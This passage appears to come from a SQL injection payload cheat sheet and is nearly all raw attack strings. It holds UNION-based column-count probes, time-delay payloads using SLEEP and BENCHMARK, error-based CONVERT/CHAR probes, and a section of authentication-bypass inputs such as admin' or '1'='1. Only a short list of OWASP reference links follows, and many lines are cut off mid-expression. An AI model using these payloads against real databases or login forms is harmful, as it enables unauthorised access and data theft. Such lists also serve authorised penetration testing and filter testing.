  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1--
  UNION ALL SELECT 1,2--
  UNION ALL SELECT 1,2,3--
  UNION ALL SELECT 1,2,3,4--
  UNION ALL SELECT 1,2,3,4,5--
  UNION ALL SELECT 1,2,3,4,5,6--
  UNION ALL SELECT 1,2,3,4,5,6,7--
  UNION ALL SELECT 1,2,3,4,5,6,7,8--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION SELECT @@VERSION,SLEEP(5),3
  UNION SELECT @@VERSION,SLEEP(5),USER(),4
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
  UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),!
```

```
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),"'3
UNION SELECT @@VERSION,SLEEP(5),"'3'"#
UNION SELECT @@VERSION,SLEEP(5),USER(),4#
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),
UNION ALL SELECT USER()--
UNION ALL SELECT SLEEP(5)--
UNION ALL SELECT USER(),SLEEP(5)--
UNION ALL SELECT @@VERSION,USER(),SLEEP(5)--
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A
UNION ALL SELECT NULL--
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))--
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))--
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))-
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
```

```
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
UNION ALL SELECT NULL#
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))#
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))#
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))#
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
UNION ALL SELECT NULL
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CH
AND 5650=CONVERT(INT,(SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106
AND 3516=CAST((CHR(113)||CHR(106)||CHR(122)||CHR(106)||CHR(113))||(
AND (SELECT 4523 FROM(SELECT COUNT(*),CONCAT(0x716a7a6a71,(SELECT (
UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+
UNION ALL SELECT 'INJ'||'ECT'||'XXX'
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
```

```
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX'--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13--
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX'#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14#
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 'INJ'||'ECT'||'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14
```

SQL Injection Auth Bypass Payloads

```
'-'
' '
'&'
'^'
'*'
' or ''-'
```

```
' or '' '
' or ''&'
' or ''^'
' or ''*'
"-"
" "
"&"
"^"
"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd831
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd831
```

References :

- SQL Injection (OWASP)

👉 https://www.owasp.org/index.php/SQL_Injection

- Blind SQL Injection

👉 https://www.owasp.org/index.php/Blind_SQL_Injection

- Testing for SQL Injection (OTG-INPVAL-005)

👉 https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)

- SQL Injection Bypassing WAF

👉 https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF

- Reviewing Code for SQL Injection

👉 https://www.owasp.org/index.php/Reviewing_Code_for_SQL_Injection